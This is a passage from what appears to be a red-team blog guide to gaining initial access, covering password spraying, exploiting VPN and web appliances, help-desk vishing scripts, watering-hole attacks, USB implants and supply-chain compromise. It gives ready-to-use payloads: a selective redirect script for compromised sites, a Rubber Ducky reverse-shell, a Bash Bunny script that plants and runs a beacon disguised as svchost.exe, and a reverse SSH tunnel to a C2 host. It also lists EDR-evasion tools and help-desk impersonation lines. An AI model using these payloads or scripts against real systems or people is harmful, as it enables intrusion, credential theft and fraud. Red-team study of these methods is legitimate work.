- Target off-hours less chance of user noticing failed login notifications
- Start with user enumeration only spray confirmed valid accounts
OPSEC Tip: Use fireprox to create AWS API Gateway proxies for each spray attempt. Every request comes from a different IP, defeating rate limiting and geo-blocking.
Credential Stuffing (T1110.004)
Test breach credentials against the target’s external services. Many users reuse passwords or use predictable variations:
1
2
# Test breach credentials against O365
credmaster --plugin o365 -c breached_creds.txt --access_key AWS_KEY --secret_access_key AWS_SECRET
If a breach dump shows john.smith:Summer2023!, try Winter2025!, Summer2025!, Spring2026!, etc.
Phase 5: Exploiting Public-Facing Applications (T1190)
28.7% of initial compromises come from exploiting public-facing web applications. When the target exposes vulnerable services, why phish when you can just walk in?
Cl0p and MOVEit (May 2023): Beginning May 27, 2023, the Cl0p ransomware group exploited a zero-day SQL injection vulnerability (CVE-2023-34362) in Progress Software’s MOVEit Transfer. They deployed a custom web shell called LEMURLOOT (masquerading as
human2.aspx) to steal data from underlying databases. Over 8,000 organizations worldwide were compromised. CISA estimated 3,000+ US entities affected. No ransomware was deployed Cl0p went straight to data theft and extortion.
High-Value Targets
These services are goldmines for initial access when vulnerable:
| Service | Common CVEs | Impact |
|---|---|---|
| Citrix NetScaler/ADC | CVE-2023-3519, CVE-2023-4966 (CitrixBleed) | RCE, session hijacking |
| Fortinet FortiGate | CVE-2024-21762, CVE-2023-27997 | RCE, pre-auth |
| Ivanti Connect Secure | CVE-2024-21887, CVE-2023-46805 | Auth bypass + RCE chain |
| PulseSecure VPN | CVE-2021-22893 | Auth bypass, RCE |
| Microsoft Exchange | ProxyShell, ProxyLogon, ProxyNotShell | RCE, pre-auth |
| Confluence | CVE-2023-22527, CVE-2023-22515 | RCE, admin creation |
| MOVEit Transfer | CVE-2023-34362 | SQLi → web shell → data exfil |
| VMware vCenter | CVE-2023-34048, CVE-2021-22005 | RCE |
Exploitation Workflow
1
2
3
4
5
6
7
8
# Discover all exposed web services
httpx -l subdomains.txt -title -tech-detect -status-code -content-length -o web_services.txt

# Scan for known vulnerabilities
nuclei -l live_hosts.txt -severity critical,high -t cves/ -o critical_vulns.txt

# Check for specific high-value targets
nuclei -l live_hosts.txt -t http/technologies/vpn/ -o vpn_detected.txt
OPSEC Tip: Exploitation of public-facing apps is noisy. Unlike phishing, it generates logs, WAF alerts, and IDS signatures. Use slow scans, rotate IPs, and have a plan if you trigger an alert.
Phase 6: Vishing & Voice-Based Social Engineering
Vishing (voice phishing) is now a primary initial access vector. Financially motivated groups like Scattered Spider used vishing against help desks to reset credentials and MFA leading to some of the most devastating breaches in recent history.
Scattered Spider vs MGM & Caesars (2023): Scattered Spider socially engineered MGM Resorts’ IT help desk personnel into resetting credentials and MFA for accounts they had acquired via credential phishing and historical infostealer compromises. They specifically targeted accounts with Super Administrator privileges in MGM’s Okta tenant, then registered a second attacker-controlled Identity Provider via inbound federation giving them access to impersonate any user. The attack resulted in $100M+ in losses for MGM and a reported $15M ransom payment from Caesars. Their toolkit included SIM swapping, push bombing (MFA fatigue), vishing, and credential purchases from dark web markets.
Why Vishing Works
- Help desk employees are trained to help, not interrogate callers
- Voice calls create urgency harder to verify in real-time than email
- No email security to bypass no gateways, no sandboxes, no link scanning
- With deep OSINT, you can impersonate specific employees convincingly
Attack Scenarios
Scenario 1: Help Desk Password Reset
1
2
3
4
5
Call target's IT help desk
"Hi, this is [Employee Name] from [Department].
I'm locked out of my account and I'm on deadline for [Project].
My manager [Manager Name] said to call you directly.
Can you reset my password? My employee ID is [OSINT'd ID]."
Scenario 2: MFA Reset
1
2
"I got a new phone and my authenticator app isn't working.
I need to re-enroll MFA. Can you help me set it up?"
Scenario 3: Callback Phishing (Hybrid)
1
2
Email: "Your subscription will be charged $499.99. Call 1-800-XXX-XXXX to cancel."
Victim calls → Attacker guides them to install "support software" (your payload)
AI-Enhanced Vishing
Google Cloud / Mandiant has documented that AI-powered voice spoofing is increasingly used in vishing attacks. AI voice cloning can now mimic specific individuals with just a few minutes of audio (from conference talks, YouTube videos, podcasts). Over the past year, AI-driven vishing attacks have increased 60%.
| Tool | Purpose |
|---|---|
| ElevenLabs | High-quality voice cloning and text-to-speech |
| VALL-E / RVC | Open-source voice cloning models |
OPSEC Tip: Record all vishing calls (with proper legal authorization in your scope document). This provides evidence for your report and protects against disputes.
Phase 7: Watering Hole & Drive-by Compromise (T1189)
Instead of going to the target, make the target come to you. Compromise a website the target frequently visits, and weaponize it.
Watering Hole Attack Flow
1
2
3
4
5
1. Identify websites target employees visit (industry forums, news sites)
2. Compromise the website (XSS, CMS exploit, supply chain)
3. Inject exploit kit or redirect script
4. Target visits the site → browser exploit fires → payload delivered
5. Only targets matching your criteria get exploited (IP range, user-agent, geo-IP)
Selective Targeting
Only fire your exploit against the intended target everyone else sees the normal website:
1
2
3
4
5
6
7
8
9
10
11
12
// Injected into compromised website
(function() {
    fetch('https://api.ipify.org?format=json')
        .then(r => r.json())
        .then(data => {
            var targetRanges = ['203.0.113.', '198.51.100.'];
            var isTarget = targetRanges.some(r => data.ip.startsWith(r));
            if (isTarget) {
                window.location = 'https://your-payload-server.com/deliver';
            }
        });
})();
| Tool | Purpose |
|---|---|
| BeEF | Browser Exploitation Framework hook browsers, execute attacks |
| Metasploit Browser Exploits | CVE-based browser exploitation modules |
OPSEC Tip: Watering hole attacks are high-risk, high-reward. If the compromised website discovers your injection, it could alert the target. Use this technique only when other vectors are exhausted.
Phase 8: Physical Access & Hardware (T1200)
When digital vectors are locked down, go physical. USB drops, rogue devices, and hardware implants can bypass every digital control.
FIN7 BadUSB Attacks (2022): FIN7 mailed fake BestBuy Geek Squad packages containing weaponized USB Rubber Ducky devices to US organizations. The packages included “gift cards” and instructions to plug in the USB device. Once inserted, the USB injected keystrokes to download and execute a backdoor all within seconds. This is a documented case of APT-level physical initial access at scale.
USB Drop Attacks (T1091)
Leave weaponized USB drives in target areas parking lots, lobbies, break rooms. Human curiosity does the rest.
USB Rubber Ducky:
The USB Rubber Ducky looks like a normal flash drive but acts as a keyboard. It injects keystrokes at superhuman speed:
1
2
3
4
5
6
REM Rubber Ducky payload  Reverse shell in 3 seconds
DELAY 1000
GUI r
DELAY 500
STRING powershell -ep bypass -w hidden -e BASE64_ENCODED_REVERSE_SHELL
ENTER
| Device | Capability | Stealth | Cost |
|---|---|---|---|
| USB Rubber Ducky | Keystroke injection | High (looks like USB) | ~$80 |
| Bash Bunny | Multi-vector (HID + storage + ethernet) | High | ~$120 |
| LAN Turtle | Network implant (SSH, DNS, etc.) | High (inline) | ~$60 |
| O.MG Cable | Keystroke injection via USB cable | Very High (looks like charging cable) | ~$180 |
Bash Bunny Copy & Execute Payload:
The Bash Bunny is more powerful than the Rubber Ducky it can act as both a keyboard (HID) and a storage device simultaneously. This means it can type commands that reference files stored on itself:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# Bash Bunny payload  Copy beacon from Bunny storage and execute
# File: payloads/switch1/payload.txt

ATTACKMODE HID STORAGE
LED SETUP
DELAY 2000

# Open PowerShell hidden
GUI r
DELAY 500
STRING powershell -w hidden
ENTER
DELAY 1000

# Detect Bash Bunny drive letter and copy payload
STRING $bunny = (Get-Volume -FileSystemLabel 'BashBunny').DriveLetter
ENTER
DELAY 500
STRING Copy-Item "${bunny}:\tools\beacon.exe" "C:\Windows\Tasks\svchost.exe"
ENTER
DELAY 500
STRING Start-Process "C:\Windows\Tasks\svchost.exe"
ENTER

LED FINISH
Note: The Bash Bunny dynamically detects its own drive letter via PowerShell no hardcoded paths. The payload copies the beacon to a writable system directory and executes it. Total time from plug-in to shell: under 5 seconds.
Rogue Network Devices
Plant a device on the target’s physical network to create a persistent backdoor:
1
2
3
4
5
6
7
8
9
10
11
12
13
# Raspberry Pi  Auto-connect reverse SSH tunnel on boot
# /etc/systemd/system/reverse-tunnel.service
[Unit]
Description=Reverse SSH Tunnel
After=network-online.target

[Service]
ExecStart=/usr/bin/ssh -N -R 4444:localhost:22 operator@your-c2-server.com -o ServerAliveInterval=60
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
OPSEC Tip: Physical access operations require explicit written authorization in your Rules of Engagement. Always carry your scope letter.
Phase 9: Supply Chain & Trusted Relationships
The most sophisticated initial access technique compromise something the target already trusts.
Supply Chain Compromise (T1195)
Lazarus Group The Double Supply Chain Attack (2023): This was one of the first documented double supply chain attacks in history. Lazarus Group first compromised Trading Technologies’ X_TRADER application (a financial trading platform retired in 2020 but still available for download). They injected the VEILEDSIGNAL backdoor a multi-stage modular backdoor that executes shellcode, injects C2 modules into Chrome/Firefox/Edge, and terminates itself. A 3CX employee downloaded the trojanized X_TRADER. Lazarus used their access to steal credentials, spread laterally, and compromise 3CX’s Windows and macOS build systems. They injected malicious code into 3CX’s official software updates which were then distributed to thousands of organizations. One supply chain attack enabling a second supply chain attack.
Midnight Blizzard SolarWinds SUNBURST (2020): Russia’s SVR (APT29/Nobelium) compromised SolarWinds’ build pipeline and injected the SUNBURST backdoor into the
SolarWinds.Orion.Core.BusinessLayer.dlla legitimately signed component. Over 18,000 organizations installed the malicious update (versions 2019.4 through 2020.2.1 HF1). SUNBURST had a 2-week dormancy period, then resolvedavsvmcloud[.]comsubdomains for C2. It used blocklists to detect forensic tools, masqueraded traffic as the Orion Improvement Program (OIP), and delivered Cobalt Strike via the TEARDROP and Raindrop loaders. Targets included US Government agencies (DHS, State, Commerce, Treasury) and Fortune 500 companies.
Supply chain vectors:
- Trojanized software updates Compromise a vendor’s build pipeline, push malicious update
- Compromised open-source packages Inject malicious code into npm/PyPI/NuGet packages
- SEO Poisoning Rank fake download pages above legitimate ones, serve trojanized installers (documented with fake PuTTY, Teams, and other popular tools)
1
2
3
Legitimate search result:  "Download PuTTY" → putty.org
Attacker's result:         "Download PuTTY" → putty-download.com (SEO poisoned)
                            → Serves trojanized PuTTY with embedded backdoor
Trusted Relationship (T1199)
Abuse the access that third-party vendors, MSPs, or partners have to the target’s environment:
| Relationship | Access Level | Example Attack |
|---|---|---|
| MSP (Managed Service Provider) | Admin access to customer environments | Compromise MSP → pivot to all customers |
| Software Vendor | Update mechanism, API access | Trojanized update (SolarWinds, 3CX) |
| Cloud Provider Partner | Shared tenant, SSO | Abuse federated identity trust (Scattered Spider / Okta) |
| Contractor/Consultant | VPN, remote desktop access | Credential theft, Citrix without MFA (Change Healthcare) |
Note: Supply chain attacks during red team engagements require very careful scoping. You typically simulate these attacks rather than actually compromising third-party vendors.
Choosing Your Vector Decision Matrix
 Follow the decision tree based on target environment characteristics to choose the optimal initial access vector
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
                        ┌─── Exposed services found?
                        │
                  ┌─────┴─────┐
                  │ Yes       │ No
                  │           │
          ┌───────┴───┐    ┌──┴──────────┐
          │ Exploit    │    │ Target has  │
          │ Public-    │    │ MFA?        │
          │ Facing App │    └──┬──────────┘
          └───────────┘       │
                        ┌─────┴─────┐
                        │ Yes       │ No
                        │           │
                ┌───────┴───┐    ┌──┴──────────┐
                │ Evilginx  │    │ GoPhish     │
                │ AitM       │    │ Credential  │
                │ Device Code│    │ Harvesting  │
                └───────────┘    └─────────────┘
If all digital vectors fail: Physical access (USB drops, rogue devices), vishing (help desk attacks), or watering hole.
Initial Access Tools
Payload Development
| Tool | Purpose | Link |
|---|---|---|
| PackMyPayload | MOTW bypass containers (ISO/VHD/IMG) | GitHub |
| HTMLSmuggler | HTML smuggling with obfuscation | GitHub |
| MetaTwin | Binary metadata and signature cloning | GitHub |
| ScareCrow | EDR bypass loader generation with syscalls | GitHub |
| Freeze | Payload creation for EDR bypass | GitHub |
| SysWhispers3 | Direct/indirect syscall stub generation | GitHub |
| HellsGate | Runtime syscall number resolution | GitHub |
| Havoc C2 | Modern C2 framework with native evasion | GitHub |
Phishing & Social Engineering
| Tool | Purpose | Link |
|---|---|---|
| GoPhish | Phishing campaign management | GitHub |
| Evilginx | AitM reverse proxy, MFA bypass | GitHub |
| TokenTactics | Device code phishing, M365 token abuse | GitHub |
| SquarePhish | OAuth device code phishing | GitHub |
| OAuthSeeker | OAuth phishing for initial access | GitHub |
| TeamsPhisher | External Teams tenant phishing | GitHub |
Credential Attacks
| Tool | Purpose | Link |
|---|---|---|
| o365spray | O365 user enum and password spraying | GitHub |
| CredMaster | IP-rotated credential spraying | GitHub |
| MSOLSpray | Azure AD password spraying | GitHub |
| TREVORspray | Distributed password spraying | GitHub |
| fireprox | AWS API Gateway IP rotation | GitHub |
Exploitation
| Tool | Purpose | Link |
|---|---|---|
| Nuclei | Vulnerability scanning with templates | GitHub |
| httpx | HTTP probing and tech detection | GitHub |
| feroxbuster | Fast content discovery | GitHub |
Physical Access
| Tool | Purpose | Link |
|---|---|---|
| USB Rubber Ducky | Keystroke injection | Hak5 |
| Bash Bunny | Multi-vector USB implant | Hak5 |
| O.MG Cable | Covert USB cable implant | Hak5 |
| LAN Turtle | Inline network implant | Hak5 |
Thanks for the read Initial Access is where the engagement is won or lost. The best infrastructure, the most advanced C2, the cleanest persistence none of it matters if you can’t get that first foothold. Build payloads that bypass modern defenses, craft pretexts that get clicked, and always have a backup plan.
This guide covered 9 phases: Payload Development (MOTW Bypass, HTML Smuggling, Signing, DLL Sideloading, Shellcode Loaders), Phishing & Spearphishing (QR Code Phishing, Teams Phishing), Adversary-in-the-Middle & MFA Bypass (Evilginx, Device Code Phishing), Credential Attacks (Password Spraying, Credential Stuffing), Exploiting Public-Facing Applications, Vishing & Voice Social Engineering, Watering Hole & Drive-by Compromise, Physical Access & Hardware Implants (Rubber Ducky, Bash Bunny), and Supply Chain & Trusted Relationships all backed by real-world APT case studies.
Stay tuned for more.
References
- MITRE ATT&CK TA0001 Initial Access The authoritative framework mapping all initial access techniques.
- Mandiant / Google Cloud APT29 Uses WINELOADER to Target German Political Parties APT29’s HTML smuggling + DLL sideloading campaigns.
- Zscaler ThreatLabz WINELOADER Analysis Technical deep dive into APT29’s WINELOADER backdoor.
- CISA Scattered Spider Advisory TTPs including SIM swapping, vishing, Okta exploitation.
- Mandiant Lazarus and the 3CX Double Supply Chain Attack X_TRADER → 3CX attack chain.
- CISA CL0P Ransomware Gang Exploits CVE-2023-34362 MOVEit Vulnerability MOVEit mass exploitation analysis.
- CISA ALPHV/BlackCat Ransomware Initial access via social engineering, Evilginx, and Citrix exploitation.
- Mandiant / FireEye SolarWinds SUNBURST Supply Chain Attack SUNBURST backdoor analysis.
- Proofpoint Access Granted: Phishing with Device Code Authorization Star Blizzard device code phishing campaigns.
- Sophos Stealing User Credentials with Evilginx AitM attack technical analysis.
- Google Cloud / Mandiant AI-Powered Voice Spoofing for Vishing Attacks AI-enhanced vishing analysis.
- CISA Red Team Assessment of US Critical Infrastructure Real-world red team initial access findings.
- Red Canary Threat Detection Report: Initial Access Trends Data-driven initial access analysis.
- Outflank Mark-of-the-Web from a Red Team’s Perspective MOTW bypass techniques.
- mgeeky PackMyPayload MOTW-bypassing container generation.
- D00Movenok HTMLSmuggler HTML smuggling generator with obfuscation.
- Hak5 USB Rubber Ducky Hardware keystroke injection platform.
- Picus Security Tracking Scattered Spider Through Identity Attacks Scattered Spider TTP analysis.
- Lorenzo Meacci Advanced Initial Access Techniques DLL sideloading discovery with Process Monitor, shellcode loading, Bash Bunny payloads.
- Microsoft Midnight Blizzard Conducts Targeted Social Engineering via Microsoft Teams Teams-based phishing campaigns.
- Microsoft QR Code Phishing Campaigns Targeting Users QR code phishing (quishing) trends and detection.
- klezVirus SysWhispers3 Direct and indirect syscall generation for EDR evasion.
- HavocFramework Havoc C2 Modern command and control framework with native evasion capabilities.
Follow me on X: @0XDbgMan